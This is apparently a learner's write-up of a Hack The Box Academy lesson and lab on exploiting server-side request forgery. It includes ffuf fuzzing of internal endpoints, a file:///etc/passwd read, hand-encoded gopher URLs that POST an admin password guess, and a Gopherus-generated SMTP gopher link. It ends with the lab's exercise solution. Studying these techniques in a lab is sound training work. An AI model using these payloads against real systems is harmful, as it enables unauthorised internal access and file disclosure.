Exploiting SSRF
After discussing how to identify SSRF vulnerabilities and utilize them to enumerate the web server, let us explore further exploitation techniques to increase the impact of SSRF vulnerabilities.
Accessing Restricted Endpoints
As we have seen, the web application fetches availability information from the URL dateserver.htb. However, when we add this domain to our hosts file and attempt to access it, we are unable to do so:
http://dateserver.htb:<PORT>/

However, we can access and enumerate the domain through the SSRF vulnerability. For instance, we can conduct a directory brute-force attack to enumerate additional endpoints using ffuf. To do so, let us first determine the web server's response when we access a non-existent page:

As we can see, the web server responds with the default Apache 404 response. To also filter out any HTTP 403 responses, we will filter our results based on the string Server at dateserver.htb Port 80, which is contained in the default Apache error pages. Since the web application runs PHP, we will specify the .php extension:
m4cc18@htb[/htb]$ ffuf -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://dateserver.htb/FUZZ.php&date=2024-01-01" -fr "Server at dateserver.htb Port 80"

<SNIP>

[Status: 200, Size: 361, Words: 55, Lines: 16, Duration: 3872ms]
    * FUZZ: admin
[Status: 200, Size: 11, Words: 1, Lines: 1, Duration: 6ms]
    * FUZZ: availability
We have successfully identified an additional internal endpoint that we can now access through the SSRF vulnerability by specifying the URL http://dateserver.htb/admin.php in the dateserver POST parameter, potentially allowing us to access sensitive admin information.
Local File Inclusion (LFI)
As seen a few sections ago, we can manipulate the URL scheme to provoke further unexpected behavior. Since the URL scheme is part of the URL supplied to the web application, let us attempt to read local files from the file system using the file:// URL scheme. We can achieve this by supplying the URL file:///etc/passwd.

We can use this to read arbitrary files on the filesystem, including the web application's source code. For more details about exploiting LFI vulnerabilities, check out the File Inclusion module.
The gopher Protocol
As we have seen previously, we can use SSRF to access restricted internal endpoints. However, we are restricted to GET requests as there is no way to send a POST request with the http:// URL scheme. For instance, let us consider a different version of the previous web application. Assuming we identified the internal endpoint /admin.php just like before, however, this time the response looks like this:

As we can see, the admin endpoint is protected by a login prompt. From the HTML form, we can deduce that we need to send a POST request to /admin.php containing the password in the adminpw POST parameter. However, there is no way to send this POST request using the http:// URL scheme.
Instead, we can use the gopher URL scheme to send arbitrary bytes to a TCP socket. This protocol enables us to create a POST request by building the HTTP request ourselves.
Assuming we want to try common weak passwords, such as admin, we can send the following POST request:
POST /admin.php HTTP/1.1
Host: dateserver.htb
Content-Length: 13
Content-Type: application/x-www-form-urlencoded

adminpw=admin
We need to URL-encode all special characters to construct a valid gopher URL from this. In particular, spaces (%20) and newlines (%0D%0A) must be URL-encoded. Afterward, we need to prefix the data with the gopher URL scheme, the target host and port, and an underscore, resulting in the following gopher URL:
gopher://dateserver.htb:80/_POST%20/admin.php%20HTTP%2F1.1%0D%0AHost:%20dateserver.htb%0D%0AContent-Length:%2013%0D%0AContent-Type:%20application/x-www-form-urlencoded%0D%0A%0D%0Aadminpw%3Dadmin

Our specified bytes are sent to the target when the web application processes this URL. Since we carefully chose the bytes to represent a valid POST request, the internal web server accepts our POST request and responds accordingly. However, since we are sending our URL within the HTTP POST parameter dateserver, which itself is URL-encoded, we need to URL-encode the entire URL again to ensure the correct format of the URL after the web server accepts it. Otherwise, we will get a Malformed URL error. After URL encoding the entire gopher URL one more time, we can finally send the following request:
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 265
Content-Type: application/x-www-form-urlencoded

dateserver=gopher%3a//dateserver.htb%3a80/_POST%2520/admin.php%2520HTTP%252F1.1%250D%250AHost%3a%2520dateserver.htb%250D%250AContent-Length%3a%252013%250D%250AContent-Type%3a%2520application/x-www-form-urlencoded%250D%250A%250D%250Aadminpw%253Dadmin&date=2024-01-01
As we can see, the internal admin endpoint accepts our provided password, and we can access the admin dashboard:
We can use the gopher protocol to interact with many internal services, not just HTTP servers. Imagine a scenario where we identify, through an SSRF vulnerability, that TCP port 25 is open on the local system. This is the standard port for SMTP servers. We can also use Gopher to interact with this internal SMTP server. However, constructing syntactically and semantically correct gopher URLs can be time-consuming and effort-intensive. Thus, we will utilize the tool Gopherus to generate gopher URLs for us. The following services are supported:
- MySQL
- PostgreSQL
- FastCGI
- Redis
- SMTP
- Zabbix
- pymemcache
- rbmemcache
- phpmemcache
- dmpmemcache
To run the tool, a valid Python 2 installation is required. Afterward, we can run the tool by executing the Python script downloaded from the GitHub repository:
m4cc18@htb[/htb]$ python2.7 gopherus.py

  ________              .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

                author: $_SpyD3r_$

usage: gopherus.py [-h] [--exploit EXPLOIT]

optional arguments:
  -h, --help         show this help message and exit
  --exploit EXPLOIT  mysql, postgresql, fastcgi, redis, smtp, zabbix,
                     pymemcache, rbmemcache, phpmemcache, dmpmemcache
Let us generate a valid SMTP URL by supplying the corresponding argument. The tool asks us to input details about the email we intend to send. Afterward, we are given a valid gopher URL that we can use in our SSRF exploitation:
m4cc18@htb[/htb]$ python2.7 gopherus.py --exploit smtp

  ________              .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

                author: $_SpyD3r_$


Give Details to send mail:

Mail from :  attacker@academy.htb
Mail To :  victim@academy.htb
Subject :  HelloWorld
Message :  Hello from SSRF!

Your gopher link is ready to send Mail:

gopher://127.0.0.1:25/_MAIL%20FROM:attacker%40academy.htb%0ARCPT%20To:victim%40academy.htb%0ADATA%0AFrom:attacker%40academy.htb%0ASubject:HelloWorld%0AMessage:Hello%20from%20SSRF%21%0A.

-----------Made-by-SpyD3r-----------
Exercise
TARGET: 10.129.201.127
Challenge 1
Exploit the SSRF vulnerability to identify an additional endpoint. Access that endpoint to obtain the flag. Feel free to play around with all SSRF exploitation techniques discussed in this section.
Following what was shown in this section I first sent an invalid request tp see its response:

Knowing the default 404 message contains: "Server at dateserver.htb Port 80" we can will filter out any response containing this string and fuzz for the endpoint we are looking for (a .php file).
The following is the ffuf command I will use to fuzz an endpoint under dateserver.htb/:
┌──(macc㉿kaliLab)-[~]
└─$ ffuf -w /home/macc/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://10.129.201.127/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://dateserver.htb/FUZZ.php&date=2024-01-01" -fr "Server at dateserver.htb Port 80"
Output:
         /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.129.201.127/index.php
 :: Wordlist         : FUZZ: /home/macc/SecLists/Discovery/Web-Content/raft-small-words.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : dateserver=http://dateserver.htb/FUZZ.php&date=2024-01-01
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Server at dateserver.htb Port 80
________________________________________________

admin                   [Status: 200, Size: 361, Words: 55, Lines: 16, Duration: 126ms]
availability            [Status: 200, Size: 9, Words: 1, Lines: 1, Duration: 118ms]
:: Progress: [43007/43007] :: Job [1/1] :: 343 req/sec :: Duration: [0:02:07] :: Errors: 0 ::
- We have found
dateserver.htb/admin.php
Lets see the response the web app returns when we pass this url as the dateserver parameter:
http://dateserver.htb/admin.php&date=2024-01-01

- We got it!
- I was ready to use a
gopherrequest but this time it was not necessary.
flag: HTB